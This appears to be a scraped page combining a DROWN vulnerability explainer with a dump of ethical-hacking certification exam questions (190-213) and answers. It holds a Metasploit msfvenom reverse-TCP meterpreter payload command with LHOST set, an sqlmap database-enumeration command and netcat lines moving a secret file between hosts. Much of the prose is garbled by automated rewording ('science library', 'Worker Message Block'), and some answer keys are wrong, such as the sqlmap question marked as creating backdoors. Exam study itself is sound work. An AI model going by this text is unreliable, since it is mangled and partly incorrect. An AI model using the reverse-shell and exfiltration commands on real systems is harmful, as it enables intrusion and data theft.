DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.
What will the attackers gain?
Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.
Who is vulnerable?
Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.
Is my site vulnerable?

Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



A server is vulnerable to DROWN if:

It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

How do I protect my server?

To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.
Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere Other affected software and in operation systems:
Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat
Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

NEW QUESTION: 190
By using a smart card and pin, you are using a two-factor authentication that satisfies
A. Something you are and something you remember
B. Something you have and something you know
C. Something you know and something you are
D. Something you have and something you are
Answer: B (LEAVE A REPLY)
Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application.1) something the user knows, 2) something the user has, or 3) something the user is.
The possible factors of authentication are:
* Something the User Knows:
This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as "Name the town in which you were born."
* Something the User Has:
This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then

authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user's mobile device.
* Something the User Is:
This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.
For example: In internet security, the most used factors of authentication are:
something the user has (e.g., a bank card) and something the user knows (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.
The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

NEW QUESTION: 191
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?
A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
Answer: (SHOW ANSWER)
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module.
Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

NEW QUESTION: 192
An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.
Which AAA protocol is the most likely able to handle this requirement?

A. TACACS+
B. DIAMETER
C. Kerberos
D. RADIUS
Answer: (SHOW ANSWER)
https://en.wikipedia.org/wiki/RADIUS
Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.
RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication.
A RADIUS server is usually a background process running on UNIX or Microsoft Windows.
Authentication and authorization
The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol-for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.
In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.
This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.
The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources-commonly SQL, Kerberos, LDAP, or Active Directory servers-to verify the user's credentials.
Shape Description automatically generated with medium confidence

The RADIUS server then returns one of three responses to the NAS:

1) Access-Reject,

2) Access-Challenge,

3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION: 193

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.

what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.

B. Upload the file to VirusTotal.

C. Use netstat and check for outgoing connections to strange IP addresses or domains.

D. You do not check; rather, you immediately restore a previous snapshot of the operating system.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 194
Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy. What is the type of attack Bob performed on Kate in the above scenario?
A. Spearphone attack
B. Man-in-the-disk attack
C. SIM card attack
D. aLTEr attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 195
What is correct about digital signatures?
A. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
B. Digital signatures are issued once for each user and can be used everywhere until they expire.
C. Digital signatures may be used in different documents of the same type.
D. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 196
jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?
A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving
Answer: (SHOW ANSWER)
An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are

unaware they need been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION: 197
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?
A. intrusion detection system
B. Honeypot
C. Botnet
Answer: B (LEAVE A REPLY)
D Firewall
Explanation:
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network - that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research.

additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION: 198
You are a cybersecurlty consultant for a smart city project. The project involves deploying a vast network of loT devices for public utilities like traffic control, water supply, and power grid management The city administration is concerned about the possibility of a Distributed Denial of Service (DDoS) attack crippling these critical services. They have asked you for advice on how to prevent such an attack. What would be your primary recommendation?
A. Implement regular firmware updates for all loT devices.
B. A Deploy network intrusion detection systems (IDS) across the loT network.
C. Establish strong, unique passwords for each loT device.
D. Implement IP address whitelisting for all loT devices.
Answer: (SHOW ANSWER)
Implementing regular firmware updates for all IoT devices is the primary recommendation to prevent DDoS attacks on the smart city project. Firmware updates can fix security vulnerabilities, patch bugs, and improve performance of the IoT devices, making them less susceptible to malware infections and botnet recruitment12. Firmware updates can also enable new security features, such as encryption, authentication, and firewall, that can protect the IoT devices from unauthorized access and data theft3. Firmware updates should be done automatically or remotely, without requiring user intervention, to ensure timely and consistent security across the IoT network4.
The other options are not as effective or feasible as firmware updates for the following reasons:
* B. Deploying network intrusion detection systems (IDS) across the IoT network can help detect and alert DDoS attacks, but not prevent them. IDS can monitor network traffic and identify malicious patterns, such as high volume, spoofed IP addresses, or unusual protocols, that indicate a DDoS attack5.

However, IDS cannot block or mitigate the attack, and may even be overwhelmed by the flood of traffic, resulting in false positives or missed alerts. Moreover, deploying IDS across a vast network of IoT devices can be costly, complex, and resource-intensive, as it requires dedicated hardware, software, and personnel.
* C. Establishing strong, unique passwords for each IoT device can prevent unauthorized access and brute-force attacks, but not DDoS attacks. Passwords can protect the IoT devices from being compromised by hackers who try to guess or crack the default or weak credentials. However, passwords cannot prevent DDoS attacks that exploit known or unknown vulnerabilities in the IoT devices, such as buffer overflows, command injections, or protocol flaws. Moreover, establishing and managing strong, unique passwords for each IoT device can be challenging and impractical, as it requires user awareness, memory, and effort.
* D. Implementing IP address whitelisting for all IoT devices can restrict network access and communication to trusted sources, but not DDoS attacks. IP address whitelisting can filter out unwanted or malicious traffic by allowing only the predefined IP addresses to connect to the IoT devices.
However, IP address whitelisting cannot prevent DDoS attacks that use spoofed or legitimate IP addresses, such as reflection or amplification attacks, that bypass the whitelisting rules. Moreover, implementing IP address whitelisting for all IoT devices can be difficult and risky, as it requires constant updating, testing, and monitoring of the whitelist, and may block legitimate or emergency traffic by mistake.
References:
* 1: How to proactively protect IoT devices from DDoS attacks - Synopsys
* 2: IoT and DDoS: Cyberattacks on the Rise | A10 Networks
* 3: Detection and Prevention of DDoS Attacks on the IoT - MDPI
* 4: How to Secure IoT Devices: 5 Best Practices | IoT For All
* 5: Intrusion Detection Systems (IDS) Part 1 - Network Security | Coursera
* : DDoS Attacks: Detection and Mitigation - Cisco
* : The Challenges of IoT Security - Infosec Resources
* : IoT Security: How to Protect Connected Devices and the IoT Ecosystem | Kaspersky
* : IoT Security: Common Vulnerabilities and Attacks | IoT For All
* : The Password Problem: How to Use Passwords Effectively in 2021 | Dashlane Blog
* : What is IP Whitelisting? | Cloudflare
* : DDoS Attacks: Types, Techniques, and Protection | Cloudflare
* : IP Whitelisting: Pros and Cons | Imperva

NEW QUESTION: 199
Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking

D. Semi-Untethered jailbreaking

Answer: C (LEAVE A REPLY)

An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.

Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.

Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.

It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION: 200

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.

Which of the following tools is used by Wilson in the above scenario?

A. Factiva

B. Netcraft

C. infoga

D. Zoominfo

Answer: C (LEAVE A REPLY)

Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION: 201

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

A. Phishing

B. Vlishing

C. Spoofing
D. DDoS
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Phishing
Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.
An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.
An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION: 202
You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)
A. One hour
B. One month
C. One day
D. One week
Answer: (SHOW ANSWER)

NEW QUESTION: 203
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.
You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.
In other words, you are trying to penetrate an otherwise impenetrable system.
How would you proceed?


A. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
B. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques
Answer: (SHOW ANSWER)

NEW QUESTION: 204
To create a botnet. the attacker can use several techniques to scan vulnerable machines. The attacker first collects Information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list Is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.
Which technique is discussed here?
A. Hit-list-scanning technique
B. Topological scanning technique
C. Subnet scanning technique
D. Permutation scanning technique
Answer: A (LEAVE A REPLY)
One of the biggest problems a worm faces in achieving a very fast rate of infection is "getting off the ground." although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.
There is a straightforward way for an active worm a simple this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.
This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.
The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.
Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised "zombies," the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild-Lawrence Berkeley National Laboratory received ten throughout the past year.
DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).
Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.
Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.
Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers. Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers-because each came knock on everyone's door!

NEW QUESTION: 205
John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
char buff[10];
buff[>o] - 'a':
What type of attack is this?
A. CSRF
B. XSS
C. Buffer overflow
D. SQL injection
Answer: (SHOW ANSWER)
Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers. Buffer

overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer?

A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance. Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer. Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows?

An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure . For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker's code.

NEW QUESTION: 206

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes. Which type of attack can she implement in order to continue?

A. LLMNR/NBT-NS poisoning

B. Internal monologue attack

C. Pass the ticket

D. Pass the hash
Answer: D (LEAVE A REPLY)
Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources The attacker finds and extracts a logged-on domain admin account hash The attacker uses the extracted hash to log on to the domain controller

NEW QUESTION: 207
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?
A. Perform a trap and trace
B. Reload from a previous backup
C. Delete the files and try to determine the source
D. Copy the system files from a known good system
E. Reload from known good media
Answer: (SHOW ANSWER)

NEW QUESTION: 208
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?
A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack
Answer: D (LEAVE A REPLY)
aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network - the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.

NEW QUESTION: 209
Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?
A. Reverse image search
B. Meta search engines
C. Advanced image search
D. Google advanced search
Answer: A (LEAVE A REPLY)
Gathering Information using Reverse Image Search Reverse image search helps an attacker in tracking the original source and details of images, such as photographs, profile pictures, and memes Attackers can use online tools such as Google Image Search, TinEye Reverse Image Search, and Yahoo Image Search to perform reverse

NEW QUESTION: 210
During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?
A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet
Answer: A (LEAVE A REPLY)

Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
Name: Block all inbound SMB 445
Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
Action: Block the connection
Programs: All
Remote Computers: Any
Protocol Type: TCP
Local Port: 445
Remote Port: Any
Profiles: All
Scope (Local IP Address): Any
Scope (Remote IP Address): Any
Edge Traversal: Block edge traversal
You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

NEW QUESTION: 211

What is the following command used for?
sqlmap.py-u ,,http://10.10.1.20/?p=1&forumaction=search" -dbs
A. Retrieving SQL statements being executed on the database
B. Searching database statements at the IP address given
C. A Enumerating the databases in the DBMS for the URL
D. Creating backdoors using SQL injection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 212
Which of the following is the BEST way to defend against network sniffing?
A. Using encryption protocols to secure network communications
B. Register all machines MAC Address in a Centralized Database
C. Use Static IP Address
D. Restrict Physical Access to Server Rooms hosting Critical Servers
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Sniffing_attack
To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.
NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors. The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

NEW QUESTION: 213
An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password

B. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234

